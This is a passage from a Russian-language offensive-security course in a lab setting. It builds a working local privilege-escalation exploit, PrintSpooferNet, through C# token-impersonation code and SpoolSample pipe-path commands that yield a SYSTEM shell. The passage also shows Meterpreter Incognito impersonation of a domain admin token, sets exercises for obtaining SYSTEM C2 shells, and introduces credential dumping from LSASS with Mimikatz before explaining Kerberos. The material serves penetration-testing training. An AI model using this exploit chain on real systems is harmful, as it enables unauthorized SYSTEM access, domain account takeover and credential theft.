Для последнего аргумента (`*StringSid`) передадим выходную строку. Здесь можно просто передать пустой указатель, а когда он будет заполнен, маршалировать его в C#-строку с помощью `Marshal.PtrToStringAuto`.[62] Необходимые структуры, импорт и добавленный код показаны в листинге 567.

```
[StructLayout(LayoutKind.Sequential)]
public struct SID_AND_ATTRIBUTES
{
    public IntPtr Sid;
    public int Attributes;
}

public struct TOKEN_USER
{
    public SID_AND_ATTRIBUTES User;
}
...
[DllImport("advapi32", CharSet = CharSet.Auto, SetLastError = true)]
static extern bool ConvertSidToStringSid(IntPtr pSID, out IntPtr ptrSid);
...
TOKEN_USER TokenUser = (TOKEN_USER)Marshal.PtrToStructure(TokenInformation, typeof(TOKEN_USER));
```

```
IntPtr pstr = IntPtr.Zero;
Boolean ok = ConvertSidToStringSid(TokenUser.User.Sid, out pstr);
string sidstr = Marshal.PtrToStringAuto(pstr);
Console.WriteLine(@"Found sid {0}", sidstr);
```

Листинг 567 - Добавления кода для вызова ConvertSidToStringSid

В конце листинга 567 мы выводим в консоль SID, связанный с токеном, показывая, за какого пользователя мы выдали себя. Теперь мы наконец написали весь код, нужный для начала теста и лучшего понимания использования именованных каналов для олицетворения и повышения привилегий.

Как упоминалось ранее, код нужно выполнять в контексте учётной записи пользователя, имеющей право доступа `SeImpersonatePrivilege`. Для демонстрации атаки войдём на `appsrv01` как доменный пользователь `admin` и используем PsExec, чтобы открыть командную строку от имени встроенной учётной записи Network Service, как показано в листинге 568.

```
C:\Tools\SysInternalsSuite> psexec64 -i -u "NT AUTHORITY\Network Service" cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Листинг 568 - Открытие командной строки от имени Network Service

Перед запуском нашего приложения можно проверить пользователя и наличие `SeImpersonatePrivilege` в новой командной строке:

```
C:\Tools> whoami
nt authority\network service

C:\Tools> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Листинг 569 - Пользователь и привилегии

Теперь можно скомпилировать собранный код и передать его на `appsrv01`. Затем выполним его и передадим случайное имя канала, как показано в листинге 570.

```
C:\Tools>PrintSpooferNet.exe \\.\pipe\test
```

Листинг 570 - Запуск сервера канала

Чтобы смоделировать подключение, можно открыть повышенную командную строку и записать в канал, как показано в листинге 571.

```
C:\Users\Administrator> echo hello > \\localhost\pipe\test
```

Листинг 571 - Запись в канал

Когда мы переключаемся обратно к командной строке, где работает наше приложение, видим, что был выведен SID:

```
C:\Tools> PrintSpooferNet.exe \\.\pipe\test
Found sid S-1-5-21-1587569303-1110564223-1586047116-500
```

Листинг 572 - SID встроенного администратора

Наш код выдал себя за токен и разрешил связанный SID. Чтобы проверить, что этот SID принадлежит учётной записи администратора, можно вернуться в повышенную командную строку и вывести его, как показано в листинге 573.

```
C:\Users\Administrator> whoami /user

USER INFORMATION
----------------

User Name           SID
=================== ============================================
corp1\administrator S-1-5-21-1587569303-1110564223-1586047116-500
```

Листинг 573 - Вывод SID с помощью whoami

Это доказывает, что мы действительно выдали себя за встроенную доменную учётную запись администратора. Что важнее, мы можем выдавать себя за любого, кто подключается к нашему именованному каналу.

Теперь пора протестировать наше приложение, используя службу диспетчера печати. Коммуникация со службой диспетчера печати выполняется через протокол удалённой системы печати (Print System Remote Protocol, MS-RPRN),[63] который появился ещё в 2007 году и плохо документирован. К счастью для нас, MS-RPRN работает через именованные каналы, а имя канала, используемое службой диспетчера печати, - `\pipe\spoolss`.

Потенциал для злоупотребления возникает из функций `RpcOpenPrinter`[64] и `RpcRemoteFindFirstPrinterChangeNotification`.[65] `RpcOpenPrinter` позволяет получить дескриптор сервера печати, который используется как аргумент второго API. `RpcRemoteFindFirstPrinterChangeNotification`, по сути, отслеживает изменения объектов принтера и отправляет уведомления об изменениях клиентам печати. Это уведомление об изменении снова требует, чтобы диспетчер печати обратился к клиенту печати. Если мы обеспечим, что клиент печати - это наш именованный канал, он получит токен SYSTEM, за который мы сможем себя выдать.

К сожалению, в отличие от обычных Win32 API, MS-RPRN API нельзя вызывать напрямую. Функциональность диспетчера печати находится в неуправляемой библиотеке `RpcRT4.dll` и вызывается через прокси-функцию `NdrClientCall2`,[66] которая использует бинарный формат для передачи и вызова нижележащих функций. Реализация этих вызовов выходит за рамки данного модуля. К счастью, можно использовать C#-реализацию SpoolSample, написанную Lee Christensen,[67] или PowerShell-код Vincent Le Toux.[68] Скомпилированная версия SpoolSample находится в каталоге `C:\Tools` на `appsrv01`.

Приложение SpoolSample и вся техника ошибки принтера были разработаны для использования в среде Active Directory и не проектировались специально для локального повышения привилегий.

Когда мы используем SpoolSample, нужно указать имя сервера, к которому подключаемся, то есть жертвы, и имя сервера, который контролируем, то есть атакующего; его также называют сервером захвата. Поскольку мы выполняем атаку локально, оба сервера совпадают. Это создаёт сложность. Службе диспетчера печати, работающей как SYSTEM на жертве, нужно обратиться к смоделированному клиенту печати через наш канал, но так как они находятся на одном хосте, фактически им требуется одно и то же стандартное имя канала (`pipe\spoolss`). Из-за этого мы не можем легко создать именованный канал с нужным именем.

Чтобы найти решение, сначала нужно понять проблему детально. Для этого будем наблюдать за целевой системой с помощью Process Monitor из SysInternals во время выполнения `SpoolSample.exe` против произвольного имени канала. Process Monitor находится в каталоге `C:\Tools\SysInternals`.

Сначала настроим фильтр захвата через `Filter > Filter`, выберем `Process Name` в выпадающем меню и зададим значение `spoolsv.exe`, чтобы фильтровать события диспетчера печати. Затем нажмём `Add`, потом `Apply`, и выйдем из меню фильтра, выбрав `OK`. После этого выполним `SpoolSample.exe` и укажем текущее имя хоста, а затем произвольное имя канала, как показано в листинге 574.

```
C:\Tools> SpoolSample.exe appsrv01 appsrv01\test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\appsrv01, CaptureServer: \\appsrv01\test
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

Листинг 574 - Вызов SpoolSample с произвольным именем канала

Хотя вывод приложения указывает, что обратный вызов уведомления принтера был настроен, Process Monitor показывает, что доступа к произвольному имени канала не произошло, как показано на рисунке 226.




Рисунок 226: Нет подключений от spoolss

Это происходит потому, что перед попыткой обратиться к клиентскому каналу служба диспетчера печати проверяет путь канала, убеждаясь, что он совпадает со стандартным именем `pipe\spoolss`. Наш произвольный канал `test` не проходит эту проверку, и в результате служба диспетчера печати даже не пытается подключиться к клиенту. Поэтому в Process Monitor мы не видим ни успешной, ни неудачной попытки.

К сожалению, как уже упоминалось, нельзя указать `spoolss` как имя, поскольку оно уже используется целевой службой диспетчера печати. На этом этапе полезно понять, что происходит, когда путь к файлу передаётся в Win32 API. Когда в пути используются разделители каталогов, они приводятся к канонической форме. В частности, прямые слеши (`/`) будут преобразованы в обратные слеши (`\`). Это также известно как нормализация пути к файлу.[69]

Интересно, что исследователь безопасности @jonaslyk обнаружил: если передать SpoolSample произвольное имя канала, содержащее прямой слеш после имени хоста (`appsrv01/test`), служба диспетчера печати не интерпретирует его корректно и добавит стандартное имя `pipe\spoolss` к нашему собственному пути перед обработкой. Это фактически обходит проверку пути, а результирующий путь

(`appsrv01/test\pipe\spoolss`) затем нормализуется перед тем, как служба диспетчера печати попытается отправить клиенту уведомление об изменении объекта печати. Очевидно, это полезно для нас, потому что это имя канала отличается от стандартного имени, используемого службой диспетчера печати, и мы можем зарегистрировать его, чтобы имитировать клиент печати.

Чтобы проверить это, повторим последний пример, но на этот раз передадим произвольное имя канала, содержащее прямой слеш в имени клиента печати:

```
C:\Tools> SpoolSample.exe appsrv01 appsrv01/test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\appsrv01, CaptureServer: \\appsrv01/test
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1707 - The network address is invalid.
```

Листинг 575 - Вызов SpoolSample с прямым слешем

Мы получаем ошибку, и Process Monitor подтверждает теорию (рисунок 227).




Рисунок 227: Путь канонизирован, выполнена попытка доступа

Во-первых, переданный нами путь (`appsrv01/test`) был преобразован в каноническую форму (`appsrv01\test`) как часть полного пути. Во-вторых, `spoolsv.exe` попытался обратиться к именованному каналу `\\.\appsrv01\test\pipe\spoolss` во время обратного вызова. Поскольку мы ещё не создали сервер канала с таким именем, запрос завершился неудачей.

Теперь нам нужно только создать сервер канала с этим именем и сымитировать клиент печати. Когда мы выполним SpoolSample, служба диспетчера печати подключится к нашему каналу.

Для этого откроем ещё одну командную строку и запустим наше приложение PrintSpooferNet. Напомним, что мы запускаем приложение из командной строки Network Service, потому что демонстрируем сценарий, где мы эксплуатировали процесс с `SeImpersonatePrivilege` и пытаемся повыситься до SYSTEM.

```
C:\Tools> PrintSpooferNet.exe \\.\pipe\test\pipe\spoolss
```

Листинг 576 - Создание сервера канала

Теперь вызовем SpoolSample, чтобы инициировать уведомление об изменении против сервера захвата (`appsrv01/pipe/test`), как показано в листинге 577.

```
C:\Tools> SpoolSample.exe appsrv01 appsrv01/pipe/test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\appsrv01, CaptureServer: \\appsrv01/pipe/test
RpcRemoteFindFirstPrinterChangeNotificationEx failed.Error Code 1722 - The RPC server is unavailable.
```

Листинг 577 - Повторный вызов SpoolSample против сервера канала

Наше приложение показывает подключение от SID `S-1-5-18`:

```
C:\Tools>PrintSpooferNet.exe \\.\pipe\test\pipe\spoolss
Found sid S-1-5-18
```

Листинг 578 - Вызов SpoolSample с прямым слешем

Это значение SID принадлежит учётной записи SYSTEM,[70] что доказывает работоспособность нашей техники. Отлично! Теперь у нас есть способ заставить учётную запись SYSTEM аутентифицироваться на нашем именованном канале, что позволяет выдать себя за неё.

Чтобы завершить атаку, теперь нужно воспользоваться олицетворенным токеном. Мы сделаем это, запустив новую командную строку от имени SYSTEM. Win32 API `CreateProcessWithTokenW`[71] может создать новый процесс на основе токена. Токен должен быть первичным, поэтому сначала используем `DuplicateTokenEx`, чтобы преобразовать токен олицетворения в первичный токен.

Прототип функции `DuplicateTokenEx` показан в листинге 579.

```
BOOL DuplicateTokenEx(
  HANDLE                       hExistingToken,
  DWORD                        dwDesiredAccess,
  LPSECURITY_ATTRIBUTES        lpTokenAttributes,
  SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  TOKEN_TYPE                   TokenType,
  PHANDLE                      phNewToken
);
```

Листинг 579 - Прототип функции DuplicateTokenEx

Сначала передадим токен олицетворения, получив его через `OpenThreadToken`. Запросим полный доступ к токену числовым значением `0xF01FF` для аргумента `dwDesiredAccess`. Для третьего аргумента (`lpTokenAttributes`) используем дескриптор безопасности по умолчанию для нового токена, установив его в `NULL`. `ImpersonationLevel` нужно установить в `SecurityImpersonation`,[72] то есть тип доступа, который у нас сейчас есть к токену. Его числовое значение - 2. Для `TokenType` укажем первичный токен (`TokenPrimary`[73]), задав значение 1. Последний аргумент (`phNewToken`) - указатель, который будет заполнен дескриптором дублированного токена.

Добавления кода показаны в листинге 580.

```
[DllImport("advapi32.dll", CharSet = CharSet.Auto, SetLastError = true)]
public extern static bool DuplicateTokenEx(IntPtr hExistingToken, uint dwDesiredAccess, IntPtr
    lpTokenAttributes, uint ImpersonationLevel, uint TokenType, out IntPtr phNewToken);
```

Листинг 580 - Код для импорта DuplicateTokenEx

```
...
IntPtr hSystemToken = IntPtr.Zero;
DuplicateTokenEx(hToken, 0xF01FF, IntPtr.Zero, 2, 1, out hSystemToken);
```

Листинг 580 (продолжение) - Добавления кода для вызова DuplicateTokenEx

Когда токен продублирован как первичный, можно вызвать `CreateProcessWithToken`, чтобы создать командную строку от имени SYSTEM. В листинге 581 приведён прототип функции `CreateProcessWithToken`.

```
BOOL CreateProcessWithTokenW(
  HANDLE                hToken,
  DWORD                 dwLogonFlags,
  LPCWSTR               lpApplicationName,
  LPWSTR                lpCommandLine,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
```

```
  LPCWSTR               lpCurrentDirectory,
  LPSTARTUPINFOW        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Листинг 581 - Прототип функции CreateProcessWithToken

Сначала передадим недавно продублированный токен, затем параметр входа (`logon`), который установим в значение по умолчанию `0`. Для третьего (`lpApplicationName`) и четвёртого (`lpCommandLine`) аргументов передадим `NULL` и полный путь к `cmd.exe` соответственно. Аргументы флагов создания (`dwCreationFlags`), блока окружения (`lpEnvironment`) и текущего каталога (`lpCurrentDirectory`) можно установить в `0`, `NULL` и `NULL` соответственно, чтобы выбрать параметры по умолчанию.

Для двух последних аргументов (`lpStartupInfo` и `lpProcessInformation`) нужно передать структуры `STARTUPINFO`[74] и `PROCESS_INFORMATION`[75], которые API заполняет во время выполнения. Ни одна из них не определена в импортах P/Invoke, поэтому их нужно определить самостоятельно, как показано в следующем коде:

```
[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public int dwProcessId;
    public int dwThreadId;
}

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public struct STARTUPINFO
{
    public Int32 cb;
    public string lpReserved;
    public string lpDesktop;
    public string lpTitle;
    public Int32 dwX;
    public Int32 dwY;
    public Int32 dwXSize;
    public Int32 dwYSize;
    public Int32 dwXCountChars;
    public Int32 dwYCountChars;
    public Int32 dwFillAttribute;
    public Int32 dwFlags;
    public Int16 wShowWindow;
    public Int16 cbReserved2;
    public IntPtr lpReserved2;
    public IntPtr hStdInput;
    public IntPtr hStdOutput;
    public IntPtr hStdError;
}

[DllImport("advapi32", SetLastError = true, CharSet = CharSet.Unicode)]
public static extern bool CreateProcessWithTokenW(IntPtr hToken, UInt32 dwLogonFlags, string
    lpApplicationName, string lpCommandLine, UInt32 dwCreationFlags, IntPtr lpEnvironment, string
    lpCurrentDirectory, [In] ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION lpProcessInformation);
...
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
STARTUPINFO si = new STARTUPINFO();
si.cb = Marshal.SizeOf(si);
CreateProcessWithTokenW(hSystemToken, 0, null, "C:\\Windows\\System32\\cmd.exe", 0, IntPtr.Zero, null, ref si,
     out pi);
```

Листинг 582 - Добавления кода для вызова CreateProcessWithTokenW

Когда весь код написан, скомпилируем его и перенесём на машину Windows Server 2019. Выполним его так же, как раньше: сначала запустим наше приложение, чтобы создать сервер канала с именем `\\.\appsrv01\test\pipe\spoolss`. Затем запустим SpoolSample с сервером захвата, заданным как `\\appsrv01/pipe/test`; это заставит учётную запись SYSTEM подключиться к нашему именованному каналу, после чего откроется новая командная строка. Когда мы взаимодействуем с ней и выводим пользователя, видим, что это SYSTEM:

```
C:\Windows\system32> whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ========
nt authority\system S-1-5-18
```

Листинг 583 - Командная строка SYSTEM

С помощью этой атаки можно повысить привилегии с непривилегированной учётной записи, имеющей `SeImpersonatePrivilege`, до SYSTEM на любой современной Windows-системе, включая Windows 2019 и новейшие версии Windows 10. Отлично!

Реализация этой атаки на C++ со встроенной функциональностью SpoolSample доступна у исследователя, обнаружившего технику.[76]

Большинство встроенных и сторонних служб, которым не требуются административные разрешения, работают как Network Service или Local Service, частично из-за рекомендации Microsoft. Эта техника атаки означает, что компрометация непривилегированной службы столь же ценна, как и компрометация службы SYSTEM.

Показанная в этом разделе техника - не единственный возможный способ использовать олицетворение для получения уровня целостности SYSTEM. Похожая техника, также использующая каналы, была обнаружена Alex Ionescu и Yarden Shafir.[77] Она выдаёт себя за системную службу RPC (RpcSs),[78] которая обычно содержит SYSTEM-токены, доступные для кражи. Обратите внимание: эта техника работает только для Network Service.

На старых версиях Windows 10 и Windows Server 2016 инструмент Juicy Potato получает уровень целостности SYSTEM через локальную man-in-the-middle-атаку через COM.[79] Он заблокирован в Windows 10 версии 1809 и новее, а также в Windows Server 2019, что вдохновило выпуск инструмента RoguePotato,[80] расширившего эту технику для предоставления доступа к службе RpcSs и затем к уровню целостности SYSTEM. Наконец, техника beans[81], основанная на локальной man-in-the-middle-аутентификации с Windows Remote Management (WinRM),[82] также даёт доступ к уровню целостности SYSTEM. Ограничение этой техники в том, что по умолчанию она работает только на Windows-клиентах, а не на серверах.

В следующем разделе мы покажем, как выдавать себя за токены других аутентифицированных пользователей, а не просто сразу повышаться до SYSTEM.

### 12.2.2.1 Упражнения

1. Объедините код и проверьте олицетворение токена (token impersonation).
2. Используйте C#-код и объедините его с предыдущими приёмами, чтобы получить SYSTEM-оболочку Meterpreter, Covenant или Empire.
3. Попробуйте использовать атаку в контексте Local Service вместо Network Service.

### 12.2.3 Игры с Incognito

В этом разделе мы используем модуль Meterpreter Incognito[83], чтобы выдавать себя за любых вошедших пользователей и получать выполнение кода в их контексте без доступа к паролям или хэшам.

Хотя позже в этом модуле мы будем использовать Mimikatz для сбора учётных данных аутентификации Kerberos, этот вектор атаки через токен доступа не зависит от Mimikatz и может обходить некоторые средства обнаружения.

Чтобы продемонстрировать это, аутентифицируемся на `appsrv01` как пользователь `admin` через удалённый рабочий стол (Remote Desktop) и оставим соединение открытым. Затем переключимся на одну из оболочек Meterpreter с уровнем целостности SYSTEM, полученных в предыдущих разделах.

Далее загрузим расширение Incognito командой `load`, как показано в листинге 584, и выполним `help`, чтобы отобразить доступные команды.

```
meterpreter > load incognito
Loading extension incognito...Success.

meterpreter > help incognito

Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

Листинг 584 - Загрузка расширения Incognito

Сосредоточимся на `list_tokens -u`, который перечисляет все текущие используемые токены по уникальному имени пользователя:

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
corp1\admin
IIS APPPOOL\DefaultAppPool
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
NT SERVICE\SQLTELEMETRY$SQLEXPRESS
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

Листинг 585 - Вывод доступных токенов

Вывод раскрывает токен делегирования (delegation token) для доменного пользователя `admin`. Далее выполним `impersonate_token`, чтобы выдать себя за пользователя `admin` через Win32 API `ImpersonateLoggedOnUser`.[84] Для вызова нужно указать имя пользователя токена, за который мы хотим выдать себя:

```
meterpreter > impersonate_token corp1\\admin
[+] Delegation token available
[+] Successfully impersonated user corp1\admin

meterpreter > getuid
Server username: corp1\admin
```

Листинг 586 - Олицетворение токена пользователя admin

Листинг 586 показывает, что мы смогли выдать себя за доменного пользователя `admin` через токен делегирования, что позволит выполнять действия на этом сервере и аутентифицироваться на удалённых компьютерах в контексте этого пользователя. С помощью этого подхода мы выдали себя за пользователя внутри оболочки Meterpreter без записи на диск.

#### 12.2.3.1 Упражнение

1. Используйте SYSTEM-оболочку Meterpreter, чтобы перечислить все токены и выдать себя за токен делегирования доменного пользователя `admin`.

## 12.3 Kerberos и доменные учётные данные

В реализации Active Directory Kerberos[85] обрабатывает большую часть пользовательской и интегрированной аутентификации служб. В следующих разделах мы изучим, как протокол Kerberos реализован в Windows и как его можно использовать для кражи учётных данных.

### 12.3.1 Аутентификация Kerberos

Реализация протокола аутентификации Kerberos в Microsoft была адаптирована из протокола Kerberos версии 5, созданного MIT,[86] и является основным механизмом аутентификации Microsoft начиная с Windows Server 2003. Если NTLM-аутентификация работает по принципу запрос-ответ (challenge-response), то Kerberos-аутентификация в Windows использует систему билетов.

На высоком уровне аутентификация Kerberos-клиента к службе в Active Directory включает использование контроллера домена в роли центра распространения ключей (Key Distribution Center, KDC).[87] Этот процесс показан на рисунке 228.




Рисунок 228: Диаграмма аутентификации Kerberos

Разберём этот процесс подробно, чтобы заложить основу для обсуждения в следующем разделе. Когда пользователь входит в систему, запрос отправляется на контроллер домена. Этот DC выполняет роль KDC и запускает службу сервера аутентификации (Authentication Server). Исходный запрос к серверу аутентификации (Authentication Server Request, AS_REQ) содержит временную метку (timestamp), зашифрованную с помощью хэша, производного от имени пользователя и пароля текущего пользователя.[88]

Когда служба получает запрос, она находит хэш пароля, связанный с этим пользователем, и пытается расшифровать временную метку. Если расшифровка успешна и временная метка не является дубликатом, что могло бы указывать на атаку повторного воспроизведения (replay-атаку), аутентификация считается успешной. Служба отвечает клиенту ответом сервера аутентификации (Authentication Server Reply, AS_REP), который содержит сеансовый ключ (session key), поскольку Kerberos не хранит состояние (stateless), и билет выдачи билетов (Ticket Granting Ticket, TGT).

Сеансовый ключ зашифрован хэшем пароля пользователя, поэтому клиент может расшифровать и повторно использовать его. TGT содержит информацию о пользователе, включая членство в группах (group memberships), домен, временную метку, IP-адрес клиента и сеансовый ключ. Чтобы избежать подделки, TGT шифруется секретным ключом, известным только KDC, и не может быть расшифрован клиентом.

После того как клиент получил сеансовый ключ и TGT, KDC считает аутентификацию клиента завершённой. По умолчанию TGT действителен 10 часов. В течение этого времени пользователю не нужно повторно вводить пароль, а TGT можно продлевать без ввода пароля.

Когда пользователь пытается получить доступ к доменным ресурсам, например сетевому ресурсу (share), почтовому ящику Exchange или другому приложению с зарегистрированным именем участника-службы (Service Principal Name, SPN),[89] снова происходит обращение к KDC. На этот раз клиент формирует пакет запроса к службе выдачи билетов (Ticket Granting Service Request, TGS_REQ), состоящий из текущего пользователя и временной метки, зашифрованных сеансовым ключом, SPN ресурса и зашифрованного TGT.

Затем служба выдачи билетов (ticket granting service) на KDC получает TGS_REQ, и если SPN существует в домене, TGT расшифровывается секретным ключом, известным только KDC. Сеансовый ключ извлекается из расшифрованного TGT, и этот ключ используется для расшифровки имени пользователя и временной метки запроса. Если у TGT действительная временная метка, повторное воспроизведение не обнаружено и запрос не истёк, имена пользователей TGT и сеансового ключа совпадают, а исходный IP-адрес и IP-адрес TGT совпадают, запрос принимается.

Если это успешно, служба выдачи билетов отвечает клиенту ответом сервера выдачи билетов (Ticket Granting Server Reply, TGS_REP). Этот пакет содержит три части:

1. SPN, к которому предоставлен доступ.
2. Сеансовый ключ для использования между клиентом и SPN.
3. Служебный билет (service ticket), содержащий имя пользователя и членство в группах вместе с недавно созданным сеансовым ключом.

Первые две части, SPN и сеансовый ключ, шифруются сеансовым ключом, связанным с созданием TGT, а служебный билет шифруется хэшем пароля служебной учётной записи, зарегистрированной с целевым SPN.

Когда процесс аутентификации с KDC завершён и у клиента есть сеансовый ключ и служебный билет, начинается аутентификация к службе. Сначала клиент отправляет запрос приложения (Application Request, AP_REQ), включающий имя пользователя и временную метку, зашифрованные сеансовым ключом, связанным со служебным билетом, а также сам служебный билет. Служба расшифровывает служебный билет с помощью собственного хэша пароля, извлекает из него сеансовый ключ и расшифровывает переданное имя пользователя. Если имена пользователей совпадают, запрос принимается.

Перед предоставлением доступа служба проверяет переданное членство в группах в служебном билете и назначает пользователю соответствующие разрешения, после чего пользователь может использовать службу по необходимости.

Этот протокол может казаться сложным и даже запутанным, но он был разработан для снижения риска различных сетевых атак и предотвращения использования поддельных учётных данных.

Теперь, когда мы изучили основы аутентификации Kerberos, посмотрим, как выгружать кэшированные учётные данные с помощью Mimikatz.

## 12.3.2 Mimikatz

В этом разделе мы обсудим, как Mimikatz может использоваться для извлечения учётных данных из памяти из-за требований Kerberos к кэшированию. Также обсудим защиту локального центра безопасности (Local Security Authority, LSA)[90] и способы её обхода.

Из-за автоматического продления TGT хэши паролей кэшируются в пространстве памяти службы подсистемы локального центра безопасности (Local Security Authority Subsystem Service, LSASS). Если мы получим доступ к этим хэшам, можно взломать их, чтобы получить пароль в открытом виде, или повторно использовать для различных действий, которые мы обсудим в следующем модуле.

Поскольку LSASS является частью операционной системы и работает как SYSTEM, для доступа к хэшам, хранящимся на цели, нужны разрешения SYSTEM или локального администратора. Кроме того, структуры данных публично не документированы и зашифрованы ключом, хранящимся в LSASS.

Mimikatz,[91] написанный исследователем безопасности Benjamin Delpy,[92] - мощный инструмент, который можно использовать для извлечения и манипуляции учётными данными, токенами и привилегиями в Windows. В этом разделе мы используем его именно для выгрузки кэшированных доменных учётных данных, а позже в этом модуле применим для других целей.

